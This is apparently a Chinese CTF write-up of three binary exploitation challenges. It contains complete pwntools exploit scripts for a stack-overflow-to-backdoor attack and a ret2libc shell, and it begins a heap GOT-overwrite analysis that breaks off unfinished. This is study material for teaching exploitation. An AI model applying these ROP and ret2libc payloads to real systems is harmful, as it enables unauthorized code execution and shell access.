
Pwn


forgot

分析保护机制




```
➜  forgot checksec forgot
[*] '/home/pwn/Desktop/adword/forgot/forgot'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
➜  forgot
```

没有canary，没有PIE，但是栈不可执行，再看看程序



```
int __cdecl main()
{
  size_t v0; // ebx
  char v2[32]; // [esp+10h] [ebp-74h]
  int (*v3)(); // [esp+30h] [ebp-54h]
  int (*v4)(); // [esp+34h] [ebp-50h]
  int (*v5)(); // [esp+38h] [ebp-4Ch]
  int (*v6)(); // [esp+3Ch] [ebp-48h]
  int (*v7)(); // [esp+40h] [ebp-44h]
  int (*v8)(); // [esp+44h] [ebp-40h]
  int (*v9)(); // [esp+48h] [ebp-3Ch]
  int (*v10)(); // [esp+4Ch] [ebp-38h]
  int (*v11)(); // [esp+50h] [ebp-34h]
  int (*v12)(); // [esp+54h] [ebp-30h]
  char s; // [esp+58h] [ebp-2Ch]
  int v14; // [esp+78h] [ebp-Ch]
  size_t i; // [esp+7Ch] [ebp-8h]

  v14 = 1;
  v3 = sub_8048604;
  v4 = sub_8048618;
  v5 = sub_804862C;
  v6 = sub_8048640;
  v7 = sub_8048654;
  v8 = sub_8048668;
  v9 = sub_804867C;
  v10 = sub_8048690;
  v11 = sub_80486A4;
  v12 = sub_80486B8;
  puts("What is your name?");
  printf("> ");
  fflush(stdout);
  fgets(&s, 32, stdin);
  sub_80485DD(&s);
  fflush(stdout);
  printf("I should give you a pointer perhaps. Here: %x\n\n", sub_8048654);
  fflush(stdout);
  puts("Enter the string to be validate");
  printf("> ");
  fflush(stdout);
  __isoc99_scanf("%s", v2);
```

存在栈溢出情况，发现下面有一长串的操作，不管他，直接上字符串看看哪里是溢出点




```
[ REGISTERS ]
 EAX  0x6161616a ('jaaa')
 EBX  0x64
 ECX  0x30
 EDX  0x4
 EDI  0xf7f2a000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1b1db0
 ESI  0xf7f2a000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1b1db0
 EBP  0xffc5ad28 ◂— 0x0
 ESP  0xffc5ac9c —▸ 0x8048a67 ◂— mov    eax, dword ptr [0x804b060]
 EIP  0x6161616a ('jaaa')
─────────────────────────────────────[ DISASM ]─────────────────────────────────────
Invalid address 0x6161616a










─────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ esp  0xffc5ac9c —▸ 0x8048a67 ◂— mov    eax, dword ptr [0x804b060]
01:0004│      0xffc5aca0 —▸ 0xffc5acb0 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaax
aaayaaa'
... ↓
03:000c│      0xffc5aca8 —▸ 0xf7f2a5a0 (_IO_2_1_stdin_) ◂— 0xfbad2088
04:0010│      0xffc5acac ◂— 0x0
05:0014│      0xffc5acb0 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
06:0018│      0xffc5acb4 ◂— 'baaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
07:001c│      0xffc5acb8 ◂— 'caaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
───────────────────────────────────[ BACKTRACE ]────────────────────────────────────
 ► f 0 6161616a
   f 1  8048a67
   f 2 f7d90637 __libc_start_main+247
Program received signal SIGSEGV (fault address 0x6161616a)
pwndbg> _
```

存在后门函数

```
int sub_80486CC()
{
  char s; // [esp+1Eh] [ebp-3Ah]
  snprintf(&s, 0x32u, "cat %s", "./flag");
  return system(&s);
}
```

所以构造payload为aaaabaaacaaadaaaeaaafaaagaaahaaaiaaa+addr即可




```
➜  forgot python forgot.py
[+] Starting local process './forgot': pid 5027
[DEBUG] Received 0x15 bytes:
    'What is your name?\n'
    '> '
[DEBUG] Sent 0x4 bytes:
    '123\n'
[DEBUG] Received 0x111 bytes:
    '\n'
    'Hi 123\n'
    '\n'
    '\n'
    '\t\t\tFinite-State Automaton\n'
    '\n'
    'I have implemented a robust FSA to validate email addresses\n'
    'Throw a string at me and I will let you know if it is a valid email address\n'
    '\n'
    '\t\t\t\tCheers!\n'
    '\n'
    'I should give you a pointer perhaps. Here: 8048654\n'
    '\n'
    'Enter the string to be validate\n'
    '> '
[DEBUG] Sent 0x29 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  │aaaa│baaa│caaa│daaa│
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  │eaaa│faaa│gaaa│haaa│
    00000020  69 61 61 61  cc 86 04 08  0a                        │iaaa│····│·│
    00000029
[DEBUG] Received 0x27 bytes:
    'cat: ./flag: No such file or directory\n'
[*] Process './forgot' stopped with exit code 0 (pid 5027)
```

完整EXP:

```
from pwn import *
context(arch='i386', os='linux')
context.log_level = "debug"
p = process("./forgot")
overflow = "A" * (0x2c + 4)
addr = 0x080486cc
overflow += p32(addr)
p.recv()
p.sendline('123')
p.recv()
p.sendline('aaaabaaacaaadaaaeaaafaaagaaahaaaiaaa' + p32(addr))
p.recv()
```

pwn-100

检查保护机制



```
➜  pwn100 checksec pwn100
[*] '/home/pwn/Desktop/adword/pwn100/pwn100'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

查看功能，在这里存在栈溢出

```
int sub_40068E()
{
  char v1; // [rsp+0h] [rbp-40h]

  sub_40063D(&v1, 200LL, 10LL);
  return puts("bye~");
}
```

不存在后门函数，需要ret2libc，首先通过栈溢出泄漏libc

由于这里是64位程序，传参需要通过寄存器，通过程序中的gadget可以实现

相应payload为 popRdi_ret+func.got+puts.plt+retAddr

此处我们泄漏puts的函数，因此相应为


```
p64(p_rdi) + p64(e.got['puts']) + p64(e.plt['puts']) + p64(0x40068e)
```

这里返回地址我们重设为程序开头，可以再次输入

第一次溢出就可以泄漏puts.got中的内容，通过libc中puts的偏移计算出lib的基址，再取得system和/bin/sh的地址，从而在第二次输入时，构造

```
p64(p_rdi) + p64(binsh) + p64(system)
```

即可getshell




```
➜  pwn100 python pwn100exp.py
[+] Starting local process './pwn100': pid 5385
[*] '/home/pwn/Desktop/adword/pwn100/pwn100'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/libc64.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Switching to interactive mode

bye~
/bin/sh: 1: c: not found
$ pwd
/home/pwn/Desktop/adword/pwn100
$ 
```

完整EXP：

```
from pwn import *
p = process("./pwn100")
e = ELF("./pwn100")
libc = ELF("/libc64.so.6")
payload = 'a' * 0x40 + 'bbbbbbbb'
p_rdi = 0x400763
payload += p64(p_rdi) + p64(e.got['puts']) + p64(0x400500) + p64(0x40068e)
payload = payload.ljust(200, 'c')
p.sendline(payload)
p.recvuntil('\n')
libc_base = u64(p.recv(6) + '\x00\x00') - libc.symbols['puts']
payload = 'a' * 0x40 + 'bbbbbbb'
payload += p64(p_rdi) + p64(libc_base + 0x18CD57) + p64(libc_base +
libc.symbols['system'])
payload = payload.ljust(200, 'c')
p.sendline(payload)
p.interactive()
```


note_services2

这个程序比较复杂，涉及到heap的内容



```
➜  note_service2 checksec note_service2
[*] '/home/pwn/Desktop/adword/note_service2/note_service2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```

可以看到这里有Canary与PIE，也就是莫得栈溢出利用，但是NX是关闭的，也就是可以执行shellcode，还有RWX的段，我们进去看看什么段有读写执行权限




```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x55564ec9b000     0x55564ec9d000 r-xp     2000 0      /home/pwn/Desktop/adword/note_service2/note_service2
    0x55564ee9c000     0x55564ee9d000 r-xp     1000 1000   /home/pwn/Desktop/adword/note_service2/note_service2
    0x55564ee9d000     0x55564ee9e000 rwxp     1000 2000   /home/pwn/Desktop/adword/note_service2/note_service2
    0x55564f0db000     0x55564f0fc000 rwxp    21000 0      [heap]
    0x7f2a01d63000     0x7f2a01f23000 r-xp   1c0000 0      /lib/x86_64-linux-gnu/libc-2.23.so
    0x7f2a01f23000     0x7f2a02123000 ---p   200000 1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
    0x7f2a02123000     0x7f2a02127000 r-xp     4000 1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
    0x7f2a02127000     0x7f2a02129000 rwxp     2000 1c4000 /lib/x86_64-linux-gnu/libc-2.23.so
    0x7f2a02129000     0x7f2a0212d000 rwxp     4000 0
    0x7f2a0212d000     0x7f2a02153000 r-xp    26000 0      /lib/x86_64-linux-gnu/ld-2.23.so
    0x7f2a02331000     0x7f2a02334000 rwxp     3000 0
    0x7f2a02352000     0x7f2a02353000 r-xp     1000 25000  /lib/x86_64-linux-gnu/ld-2.23.so
    0x7f2a02353000     0x7f2a02354000 rwxp     1000 26000  /lib/x86_64-linux-gnu/ld-2.23.so
    0x7f2a02354000     0x7f2a02355000 rwxp     1000 0
    0x7fffeb7f9000     0x7fffeb81a000 rwxp    21000 0      [stack]
    0x7fffeb96e000     0x7fffeb971000 r--p     3000 0      [vvar]
    0x7fffeb971000     0x7fffeb973000 r-xp     2000 0      [vdso]
0xffffffffff600000 0xffffffffff601000 r-xp     1000 0      [vsyscall]
```

可以看到程序中的heap段与stack段都可执行，可以考虑shellcode

由于程序中的输入都在heap中，所以就要考虑跳到heap中执行我们输入的shellcode

看看add函数，发现存在一个bug，可以被利用




```
int add()
{
  int result; // eax
  int idx; // [rsp+8h] [rbp-8h]
  unsigned int size; // [rsp+Ch] [rbp-4h]

  result = chunk_count;
  if ( chunk_count >= 0 )
  {
    result = chunk_count;
    if ( chunk_count <= 11 )
    {
      printf("index:");
      idx = read_num();                         // idx negative
      printf("size:");
      result = read_num();
      size = result;
      if ( result >= 0 && result <= 8 )
      {
        point_list[idx] = malloc(result);
        if ( !point_list[idx] )
        {
          puts("malloc error");
          exit(0);
        }
        printf("content:");
        readCTx(point_list[idx], size);
        result = chunk_count++ + 1;
      }
    }
  }
  return result;
}
```

idx未验证大小正负
可以修改邻接指针

若是把GOT表改去heap，则会跳到heap中执行

先看看point)list与GOT偏移多少

